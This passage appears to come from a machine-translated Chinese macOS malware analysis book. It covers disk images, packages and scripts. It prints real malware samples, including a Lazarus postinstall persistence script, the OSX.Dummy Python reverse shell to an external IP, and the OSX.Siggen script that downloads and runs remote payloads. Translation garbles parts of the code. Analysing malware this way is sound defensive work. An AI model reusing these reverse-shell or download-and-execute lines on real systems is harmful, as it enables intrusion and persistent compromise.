


第0x5章：非二进制分析

笔记:

这本书正在进行中。

我们鼓励您直接在这些页面上发表评论 ...建议编辑、更正和/或其他内容！

要发表评论，只需突出显示任何内容，然后单击 出现在屏幕上的图标
就在文档的边界上）。

由我们的 Friends of Objective-See:

Airo

SmugMug

守护防火墙

SecureMac

iVerify

光环隐私

在前一章中，我们展示了如何使用文件实用程序[1]来有效地识别样本的文件类型。文件类型识别很重要，因为大多数静态分析工具都是特定于文件类型的。

现在，让我们看看在分析Mac恶意软件时经常遇到的各种文件类型。如前所述，某些文件类型（如磁盘映像和包）只是恶意软件的“分发包”。对于这些文件类型，目标是提取恶意内容（通常是恶意软件的安装程序）。当然，Mac恶意软件本身有多种文件格式，比如脚本和二进制文件。

对于每种文件类型，我们将简要讨论其用途，并重点介绍可用于分析文件格式的静态分析工具。

笔记:

本章重点分析非二进制文件格式（如脚本）。


接下来的章节将深入研究macOS的二进制文件格式（Mach-O），并讨论分析工具和技术。

苹果磁盘映像（.dmg）

恶意软件通常通过苹果磁盘映像（.dmgs）[2]传播。虽然file命令可能难以正确识别磁盘映像，但通常可以通过其文件扩展名可靠地识别此文件类型：。dmg。这是因为，当用户双击时，会使用。dmg扩展将自动安装并显示其内容。如果恶意软件作者在没有扩展名的情况下分发磁盘映像，macOS将无法（自动）识别它，因此普通mac用户不太可能打开它。

要手动装载Apple磁盘映像以提取其内容（如恶意安装程序或应用程序）进行分析，请使用hdiutil命令。当使用attach标志调用时，hdiutil将把磁盘映像装载到/Volumes目录。

例如，我们在这里挂载一个包含OSX的磁盘映像（Firefox 58.0.2.dmg）。CreativeUpdate [3]通过命令：hdiutil attach ~/Downloads/Firefox\ 58.0.2。dmg:




安装（特洛伊木马）苹果磁盘映像（OSX.CreativeUpdate）

磁盘映像装入后，hdiutil将显示装入目录（例如。
/卷/Firefox）和磁盘映像中的文件（现在）可以直接访问。

就OSX而言。CreativeUpdate，通过终端（$ cd /Volumes/FireFox）或用户界面浏览已装载的磁盘映像，显示一个特洛伊木马化的Firefox（Quantum）应用程序。现在，通过访问应用程序，可以继续分析。

软件包（.pkg）

另一种常见的文件格式是无处不在的包（.pkg），它是macOS特有的，通常（ab）用于分发Mac恶意软件:



尽管文件实用程序可能会将包标识为“xar archive compressed”，但包会（总是？）以最后一句结束。pkg文件扩展名。这可以确保macOS在用户双击软件包时自动启动该软件包。

与Apple Disk Images（.dmgs）类似，我们的兴趣通常不是软件包本身，而是它的内容。我们的目标是提取包中的内容进行分析。


由于包是压缩档案，因此需要一个工具来解压缩、检查或提取包的内容。（免费）可疑软件包实用程序[4]是静态分析软件包并执行这些操作的完美工具:


> “使用可疑软件包，您可以打开macOS安装程序包，查看其中的内容，而无需先安装。” [4]

具体地说，可疑的软件包允许一个人静态地:

- 检查代码签名信息
- 浏览并导出任何文件
- 检查安装前和安装后的脚本

作为一个例子，让我们使用可疑包来查看包含OSX的包。CPUMeaner [5]恶意软件：






使用"可疑包裹"检查包裹（.pkg）内容：OSX。Cpumaner

软件包通常包含在安装过程中自动执行的安装前和安装后脚本。分析（潜在恶意）软件包时，应始终

检查并检查这些文件。恶意软件作者非常喜欢（ab）使用这些脚本执行恶意操作，例如持续安装他们的恶意创建。

坚持使用含有OSX的包装。Cpumaner，我们在安装后脚本中找到恶意软件的安装逻辑：



奥斯。CPUMeaner的安装逻辑
(在包的postinstall脚本中找到)

在包中，预安装和后安装脚本都是bash脚本，因此（静态）分析起来很简单。就OSX而言。Cpumaner的postinstall脚本，很容易看到恶意软件正在持久化并启动启动代理：

- 文件：/Library/LaunchAgents/com。osxext。cpucooler
- 二进制文件：/Library/Application Support/CpuCooler/cpucooler


在一篇题为“传递应用程序”[6]的文章中，我们发现了另一个恶意软件包的例子，这一次属于著名的Lazarus APT组。由于恶意软件包包含在Apple磁盘映像中，因此。必须首先安装dmg：

```
$ hdiutil连接JMTTrader_Mac。dmg

...
/dev/disk3s1  41504653-0000-11AA-AA11-0030654 /Volumes/JMTTrader

$ ls /Volumes/JMTTrader/
JMTTrader.pkg
```

一旦安装了磁盘映像，我们就可以通过可疑软件包访问并打开恶意软件包（JMTTrader.pkg）：



JMTTrader概述。包裹（通过可疑包裹）

该软件包未签名（相当罕见），并包含一个postinstall脚本，其中包含恶意软件的安装说明：

```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
/Library/LaunchDaemons/org.jmttrading.plist

chmod 644 /Library/LaunchDaemons/org。jmttrading。普利斯特

mkdir /Library/JMTTrader

```

```
09  mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
10    /Library/JMTTrader/CrashReporter
11
12  chmod +x /Library/JMTTrader/CrashReporter
13
14  /库/JMTTrader/CrashReporter维护&
```

安装后脚本（Lazarus APT组）

postinstall脚本将持续安装恶意软件（CrashReporter）作为启动守护程序（org.jmttrading.plist）。

一旦恶意软件从其发行版“包装”（dmg、.pkg、.zip等）中提取出来，就可以分析实际的恶意软件样本了！

在macOS上，恶意软件通常以脚本（bash、python等）或编译（Mach-O）二进制文件的形式分发。由于其“可读性”，脚本通常比较容易分析，并且不需要特殊的分析工具，因此我们将从这里开始。接下来，（在下一章中）我们将深入了解和分析恶意二进制文件。

脚本

我们已经了解了恶意软件作者如何在软件包（预安装和后安装）中使用Bash脚本来执行恶意操作，例如持续安装恶意软件。但这只是冰山一角。在这里，我们讨论（其他）恶意脚本，包括用Bash、Python、AppleScript等编写的脚本！

Bash脚本

在关于Mac恶意软件“功能”的前一章中，我们讨论了OSX。假人[7]。具体来说，我们注意到它安装了一个启动守护程序（指向/var/root/script.sh）以维护持久性:

```
01  #!/边吃边喝
02  :
03  do
04
05       python -c的导入套接字、子进程、操作系统；s=插座。套接字（socket.AF_INET、
06
07       socket.SOCK_STREAM）；
```

```
08      s.connect(("185.243.115.230",1337));
09
10      os.dup2(s.fileno(),0);
11      os.dup2(s.fileno(),1);
12      os.dup2(s.fileno(),2);
13
14      p=子流程。呼叫（[“/bin/sh”，“-i”]；”睡眠5
15
16
17  完成
```

script.sh
(OSX.Dummy)

由于Bash（和Python）代码没有被混淆，因此理解起来很简单，不需要任何静态分析工具。在while循环（永不退出）中，脚本（通过Python-c）执行一段Python代码，创建一个交互式远程shell。（关于分析恶意Python代码的（子）部分将更详细地描述此Python代码。）

> 笔记:
>
> 如果您不熟悉shell（Bash）脚本，以下内容可以很好地介绍这个主题:
>
> “Shell脚本教程” [8]


我们在OSX中发现了一个略为复杂的恶意bash脚本示例。Siggen [9][10]。

奥斯。Siggen作为恶意应用程序（WhatsAppService.app）分发，该应用程序是通过流行的开发工具创建的Platypus:

> “一种开发人员工具，可从命令行脚本（如shell脚本或Python、Perl、Ruby、Tcl、JavaScript和PHP程序）创建本机Mac应用程序。这是通过将脚本与运行脚本的应用程序二进制文件一起包装到macOS应用程序包中来完成的。” [11]

> 笔记:
>
> Platypus是一个合法的开发工具，与（任何）Mac恶意软件无关。然而，恶意软件作者经常利用它将恶意脚本打包到本机macOS应用程序（.apps）中。

运行“platypussed”应用程序时，它只需从应用程序的资源/目录执行名为“script”的脚本：



奥斯。Siggen的有效载荷：资源/脚本

让我们看看WhatsAppService中的Bash脚本。应用程序/资源/脚本：

```
01 echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
02 卷曲-s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
03 echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh
04 launchctl load -w ~/Library/LaunchAgents/a.plist
05 卷曲-s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
06 echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
07 echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

脚本的各个部分都是（base64）编码的，但解码起来很简单。您可以通过macOS的base64命令和-D命令行标志来实现这一点。一旦这些编码的脚本片段被解码，就很容易全面理解脚本：

```
1. echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh
```